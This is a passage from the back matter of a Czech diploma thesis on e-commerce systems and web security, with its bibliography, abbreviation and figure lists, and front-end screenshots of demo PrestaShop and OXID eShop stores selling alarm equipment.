- [15] Aktuální kurzovní lístek v textové podobě. ČSOB [online]. 2012 [cit. 2012-03-09]. Dostupné z: <http://www.csob.cz/webcsob/kurzy/kurzynewcz.txt>.
- [16] Novela DPH č. 370/2011 Sb. od 1.1.2012 resp. 1.1.2013. BĚHOUNEK, Pavel. Ing. Pavel Běhounek daňový poradce [online]. © 2009 [cit. 2012-03-12]. Dostupné z: <http://www.behounek.eu/news/novela-dph-2012/>.
- [17] Jak funguje GoPay peněženka. GoPay.cz [online]. © 2008-2011 [cit. 2012-03-12]. Dostupné z: <https://www.gopay.cz/jak-funguje-gopay/penezenka>.
- [18] MROZEK, Jakub. Smarty: Co je Smarty ?. RonnieWeb.net: Jakub Mrozek [online]. [cit. 2012-03-13]. Dostupné z: <http://smarty.ronnieweb.net/co-je-smarty.php>.
- [19] XML komunikace s ekonomickým systémem POHODA. Ekonomický a informační systém POHODA [online]. © 2011 [cit. 2012-03-14]. Dostupné z: <http://www.stormware.cz/xml/>.
- [20] VOPÁTEK, Jan. Kanonické url. SEO optimalizace webu pro vyhledávače: SEO trefa [online]. 5.2.2012 [cit. 2012-03-15]. Dostupné z: <http://www.seo-trefa.cz/clanky-o-seo/pojmy/kanonicke-url/>.
- [21] Hlavní softwarové licence. Nastroje.knihovna.cz [online]. © 2012 [cit. 2012-03-03]. Dostupné z: <http://nastroje.knihovna.cz/licence>.
- [22] Man-in-the-middle attack. OWASP: The Open Web Application Security Project [online]. 29.1.2012 [cit. 2012-04-04]. Dostupné z: [https://www.owasp.org/index.php/Man-in-the-middle\\_attack](https://www.owasp.org/index.php/Man-in-the-middle_attack).
- [23] OWASP: The Open Web Application Security Project [online]. 29.1.2012 [cit. 2012-03-24]. Dostupné z: [https://www.owasp.org/index.php/Main\\_Page](https://www.owasp.org/index.php/Main_Page).

- [24] CHAHRVIN, Sacha. Keyloggery: nebezpečí mění tvář. SecurityWorld: Deník o bezpečnosti pro IT profesionály [online]. 9.8.2007[cit. 2012-03-24]. Dostupné z: <http://securityworld.cz/securityworld/keyloggery-nebezpeci-meni-tvar-976>.
- [25] TICHÝ, Jan. Nenechte si uhodnout Session ID. PHPGuru.cz [online]. 1.2.2008[cit. 2012-03-25]. Dostupné z: <http://www.phpguru.cz/clanky/nenechte-uhodnout-sid>.
- [26] Vulnerabilities. Web Application Security Campus [online]. [cit. 2012-03-25]. Dostupné z: <http://e2security.net/vulnerabilities/vulnerabilities.html>.
- [27] Vulnerability Trends: Web Browser Plug-in Vulnerabilities. Symantec: AntiVirus, Anti-Spyware, Endpoint Security, Backup, Storage Solutions [online]. © 1995 - 2012 [cit. 2012-03-24]. Dostupné z: [http://www.symantec.com/threatreport/topic.jsp?id=vulnerability\\_trends&aid=browser\\_plug\\_in\\_vulnerabilities](http://www.symantec.com/threatreport/topic.jsp?id=vulnerability_trends&aid=browser_plug_in_vulnerabilities).
- [28] VRÁNA, Jakub. Webové služby v PHP: XML-RPC a SOAP. Root.cz: informace nejen ze světa Linuxu [online]. 10.8.2007[cit. 2012-03-27]. Dostupné z: <http://www.root.cz/clanky/webowe-sluzby-php-xmlrpc-soap/>.
- [29] CHESS, Brian, Yekaterina Tsipenyuk O'NEIL a Jacob WEST. JavaScript Hijacking. In: Fortify Software [online]. 12.3.2007 [cit. 2012-03-27]. Dostupné z: [http://www.net-security.org/dl/articles/JavaScript\\_Hijacking.pdf](http://www.net-security.org/dl/articles/JavaScript_Hijacking.pdf).
- [30] The Web Application Security Consortium [online]. 2011 [cit. 2012-03-28]. Dostupné z: <http://projects.webappsec.org>.
- [31] BITTO, Ondřej. Rhybaření střídá pharming. Lupa.cz: server o českém internetu [online]. 31.3.2005[cit. 2012-04-04]. ISSN 1213-0702. Dostupné z: <http://www.lupa.cz/clanky/rhybareni-strida-pharming/>.
- [32] Magento: eCommerce Software for Growth [online]. © 2012 [cit. 2012-04-06]. Dostupné z: <http://www.magentocommerce.com/>.
- [33] OsCommerce: Open Source Online Shop E-Commerce Solutions [online]. © 2000-2012 [cit. 2012-04-06]. Dostupné z: <http://www.oscommerce.com/>.
- [34] Zen cart: the art of e-commerce [online]. © 2003 - 2012 [cit. 2012-04-06]. Dostupné z: <http://www.zen-cart.com/>.
- [35] PrestaShop: Free Open-source E-commerce Software [online]. © 2007-2012 [cit. 2012-04-07]. Dostupné z: <http://www.prestashop.com/>.

- [36] Ubercart: the Free Open Source E-Commerce Shopping Cart Solution [online]. © 2006-2012 [cit. 2012-04-07]. Dostupné z: <http://www.ubercart.org/>.
- [37] OpenCart: Open Source Shopping Cart Solution [online]. © 2012 [cit. 2012-04-07]. Dostupné z: <http://www.opencart.com/>.
- [38] OXID eShop Community Edition [online]. [cit. 2012-04-07]. Dostupné z: <http://www.oxid-eshop.cz/>.
- [39] VirtueMart: Open Source eCommerce Software [online]. © 2012 [cit. 2012-04-08]. Dostupné z: <http://virtuemart.net/>.
- [40] TomatoCart: Open Source Shopping Cart Software [online]. © 2010-2011 [cit. 2012-04-08]. Dostupné z: <http://www.tomatocart.com/>.
- [41] Spree Commerce: The World's Most Flexible E-Commerce Platform [online]. 2012 [cit. 2012-04-08]. Dostupné z: <http://spreecommerce.com/>.
- [42] TESTPLANT LTD. Black-box vs. White-box Testing: Choosing the Right Approach to Deliver Quality Applications [online]. 2011, 4 s. [cit. 2012-04-17]. Dostupné z: [http://www.testplant.com/wp-content/uploads/downloads/2011/06/BB\\_vs\\_WB\\_Testing-1.pdf](http://www.testplant.com/wp-content/uploads/downloads/2011/06/BB_vs_WB_Testing-1.pdf).
- [43] ALLAN, Danny. IBM. Web application security: automated scanning versus manual penetration testing [online]. 2008, 8 s. [cit. 2012-04-17]. Dostupné z: [ftp://ftp.software.ibm.com/software/rational/web/whitepapers/r\\_wp\\_autoscan.pdf](ftp://ftp.software.ibm.com/software/rational/web/whitepapers/r_wp_autoscan.pdf).
- [44] Website Security: Acunetix Web Security Scanner [online]. © 2012 [cit. 2012-04-18]. Dostupné z: <http://www.acunetix.com/>.
- [45] Netsparker: False Positive Free Web Application Security Scanner [online]. 2012 [cit. 2012-04-19]. Dostupné z: <http://www.mavitunasecurity.com/>.
- [46] Websecurify: Web Application Security Scanner and Manual Penetration Testing Tool [online]. © 2012 [cit. 2012-04-19]. Dostupné z: <http://www.websecurify.com/>.
- [47] N-Stalker The Web Security Specialists [online]. 2012 [cit. 2012-04-20]. Dostupné z: <http://www.nstalker.com/>.

**SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK**

AIM	Advanced Integration Method
AJAX	Asynchronous JavaScript and Extensible Markup Language
ASCII	American Standard Code for Information Interchange
B2B	Business to Business
B2C	Business to Consumer
B2G	Business to Government
BSD	Berkeley Software Distribution
C2B	Consumer to Business
C2C	Consumer to Consumer
C2G	Consumer to Government
CAPTCHA	Completely Automated Public Turing Test To Tell Computers and Humans Apart
CGI	Common Gateway Interface
CR	Carriage Return
CRM	Customer relationship management
CSRF	Cross-site request forgery
CSS	Cascading Style Sheets
CSV	Commas-separated values
DIT	Directory Information Tree
DLL	Dynamic-link library
DNS	Domain Name System
DOM	Document Object Model
DPH	Daň z přidané hodnoty
ERP	Enterprise Resource Planning
EULA	End User License Agreement

---

FDL	Free Documentation License
FTP	File Transfer Protocol
G2B	Government to Business
G2C	Government to Consumer
G2G	Government to Government
GHDB	Google Hacking Database
GNU	GNU is Not UNIX
GPL	General Public License
H4H	Hackers for Hire
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IIS	Internet Information Services
IP	Internet Protocol
JSON	JavaScript Object Notation
LDAP	Lightweight Directory Access Protocol
LF	Line Feed
LGPL	Lesser General Public License
MD5	Message Digest 5
MITM	Man in the middle
OSL	Open Software License
OSS	Open Source software
PDF	Portable Document Format
PHP	Hypertext Preprocessor
PIN	Personal identification number
RTF	Rich Text Format

---

SEO	Search Engine Optimization
SET	Secure Electronic Transaction
SMS	Short Message Service
SMTP	Simple Mail Transfer Protocol
SOAP	Simple Object Access Protocol
SQL	Structured Query Language
SSI	Server-Side Includes
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol
URL	Uniform Resource Locator
USB	Universal Serial Bus
UTF-8	UCS Transformation Format - 8-bit
W3C	World Wide Web Consortium
WAF	Web Application Firewall
WYSIWYG	What you see is what you get
XML	Extensible Markup Language
XML-RPC	Extensible Markup Language - Remote Procedure Call
XPath	XML Path Language
XSS	Cross-Site Scripting
XST	Cross-Site Tracking

**SEZNAM OBRÁZKŮ**

Obr. 1. Ukázka produktové struktury .....	15
Obr. 2. WYSIWYG editor e-shopu PrestaShop .....	21
Obr. 3. Textová podoba kurzovního lístku ČSOB [15] .....	24
Obr. 4. Ilustrace útoku Man in the middle [22] .....	37
Obr. 5. XSS útok žádající po uživateli přihlašovací heslo.....	42
Obr. 6. Přehled zranitelností pluginů webových prohlížečů v letech 2009 a 2010 [27].....	44
Obr. 7. Ukázka použití programu httpprint.....	60
Obr. 8. Instalační formulář sloužící pro nastavení údajů o databázi.....	83
Obr. 9. Nastavení části podsekcce Vzhled .....	87
Obr. 10. Nastavení karty PDF pro českou lokalizaci.....	90
Obr. 11. Kontrola systémových požadavků pro instalaci systému OXID eShop.....	91
Obr. 12. Přehled struktury administračního rozhraní .....	93
Obr. 13. Formulář pro vytvoření nové platby .....	96
Obr. 14. Ukázka zobrazení produktu v aplikaci PrestaShop .....	101
Obr. 15. Ukázka zobrazení produktu v aplikaci OXID eShop .....	102
Obr. 16. Ukázka použití modulu Authentication Tester.....	107
Obr. 17. Příklad zjištění verze programovacího jazyka z hlavičky HTTP odpovědi .....	108
Obr. 18. Ukázka části výstupu nástroje Websecurify Scanner .....	109
Obr. 19. Příklad použití nástroje GHDB Tool .....	110

**SEZNAM TABULEK**

Tab. 1. Přehled druhů elektronického obchodování podle subjektů [1] .....	13
Tab. 2. Odhady doby práce prolamovačů hesel [2] .....	36

## SEZNAM PŘÍLOH

- P I Front-end rozhraní systému PrestaShop
- P II Front-end rozhraní systému OXID eShop Community Edition

# PŘÍLOHA P I: FRONT-END ROZHRANÍ SYSTÉMU PRESTASHOP



Kč €  
Měna



kontakt

mapa stránek

přidat k oblíbeným




Hledat

Vítejte, [přihlášení](#)

Váš účet Košík: (prázdný)

## KATEGORIE

- Zabezpečení objektů
- Zabezpečení vozidel
- Automatizace
- Ostatní

## VÝROBCI

- » JabloCom
- » JabloPCB
- » Jablotron

Všichni výrobci

## INFORMACE

Bezpečnostní informace  
Obchodní podmínky  
Podmínky vrácení peněz  
Jak objednat?

## VÍTEJTE V E-SHOPU BARTH SECURITY - ZABEZPEČOVACÍ SYSTÉMY

Tento elektronický obchod je součástí praktické části diplomové práce a vybrané produkty a informace o nich slouží pouze k demonstraci funkčnosti systému.

### DOPORUCENÉ ZBOŽÍ

<p>JA-80P Bezdrátový PIR...</p>  <p><b>1 581,60 Kč</b></p> <p>Zobrazit</p> <p>Přidat do košíku</p>	<p>JA-85B Bezdrátový...</p>  <p><b>1 188,00 Kč</b></p> <p>Zobrazit</p> <p>Přidat do košíku</p>	<p>JA-80L Bezdrátová...</p>  <p><b>1 336,80 Kč</b></p> <p>Zobrazit</p> <p>Přidat do košíku</p>	<p>RP-02XM Řídící jednotka</p>  <p><b>2 772,00 Kč</b></p> <p>Zobrazit</p> <p>Přidat do košíku</p>
<p>ANT-RP Čtecí jednotka</p>  <p><b>504,00 Kč</b></p> <p>Zobrazit</p> <p>Přidat do košíku</p>	<p>CA-1802 "Athos" GSM...</p>  <p><b>8 064,00 Kč</b></p> <p>Zobrazit</p> <p>Přidat do košíku</p>	<p>GT-970 Motoalarm</p>  <p><b>3 528,00 Kč</b></p> <p>Zobrazit</p> <p>Přidat do košíku</p>	<p>GD-06 GSM komunikátor</p>  <p><b>7 069,20 Kč</b></p> <p>Zobrazit</p> <p>Přidat do košíku</p>
<p>TP-831R Bezdrátový...</p>  <p><b>1 560,00 Kč</b></p> <p>Zobrazit</p> <p>Přidat do košíku</p>	<p>EYE-02 GSM Kamera</p>  <p><b>8 520,00 Kč</b></p> <p>Zobrazit</p> <p>Přidat do košíku</p>		

## KOŠÍK

Žádné zboží

Poštovné 0,00 Kč  
Celkem 0,00 Kč

Košík [K pokladně](#)

## NEJPRODÁVANĚJŠÍ




JA-83K Ústředna

[Všechny nejprodávanejší](#)

Vše o PrestaShop.

Slevy | Nové zboží | Nejprodávanejší | Kontaktujte nás | Bezpečnostní informace | Obchodní podmínky | Podmínky vrácení peněz | Jak objednat? | Funguje na systému PrestaShop™

# PŘÍLOHA P II: FRONT-END ROZHRANÍ SYSTÉMU OXID ESHOP COMMUNITY EDITION



zabezpečovací systémy

Služby

- Kontakt
- Nápověda
- Odkazy
- Návštěvní kniha

CZK | EUR Domů Obchodní podmínky O nás











Vyhledávání zboží

Zde se nacházíte: / Domů

**Vítejte v e-shopu Barth Security - zabezpečovací systémy**

Tento elektronický obchod je součástí praktické části diplomové práce a vybrané produkty a informace o nich slouží pouze k demonstraci funkčnosti systému.

Nejnovější zboží

 <p><b>JA-80P Bezdrtový PIR Detektor</b> Kód: 00002 ▶ více informací</p> <p><b>1.582 Kč*</b> Koupit</p>	 <p><b>JA-85B Bezdrtový detektor rozbití skla</b> Kód: 00003 ▶ více informací</p> <p><b>1.188 Kč*</b> Koupit</p>	 <p><b>JA-80L Bezdrtová vnitřní siréna</b> Kód: 00004 ▶ více informací</p> <p><b>1.337 Kč*</b> Koupit</p>	 <p><b>RP-02XM Řídící jednotka</b> Kód: 00005 ▶ více informací</p> <p><b>2.772 Kč*</b> Koupit</p>
 <p><b>ANT-RP Čtecí jednotka</b> Kód: 00006 ▶ více informací</p> <p><b>504 Kč*</b> Koupit</p>	 <p><b>CA-1802 "Athos" GSM autoalarm</b> Kód: 00007 ▶ více informací</p> <p><b>8.064 Kč*</b> Koupit</p>	 <p><b>GT-970 Motoalarm</b> Kód: 00008 ▶ více informací</p> <p><b>3.528 Kč*</b> Koupit</p>	 <p><b>GD-06 GSM komunikátor</b> Kód: 00009 ▶ více informací</p> <p><b>7.069 Kč*</b> Koupit</p>
 <p><b>JA-83K Ústředna</b> Kód: 00001 ▶ více informací</p> <p><b>2.640 Kč*</b> Koupit</p>	 <p><b>EYE-02 GSM Kamera</b> Kód: 00011 ▶ více informací</p> <p><b>8.520 Kč*</b> Koupit</p>		

Můj účet

E-mail:

Heslo:

Zapamatovat si přihlášení

**Přihlásit se**

▶ Zaregistrovat se


▶ Zapomenuté heslo

Novinky

E-mail:

**Odebírat**

Partneři



\* Ceny jsou zobrazeny včetně DPH

© Používáme OXID eShop dodaný společností oxy Online

Domů | Kontakt | Nápověda | Návštěvní kniha | Odkazy | O nás | Obchodní podmínky |  
Nákupní košík | Můj účet | Můj seznam přání

Online nákup prvků zabezpečovacích systémů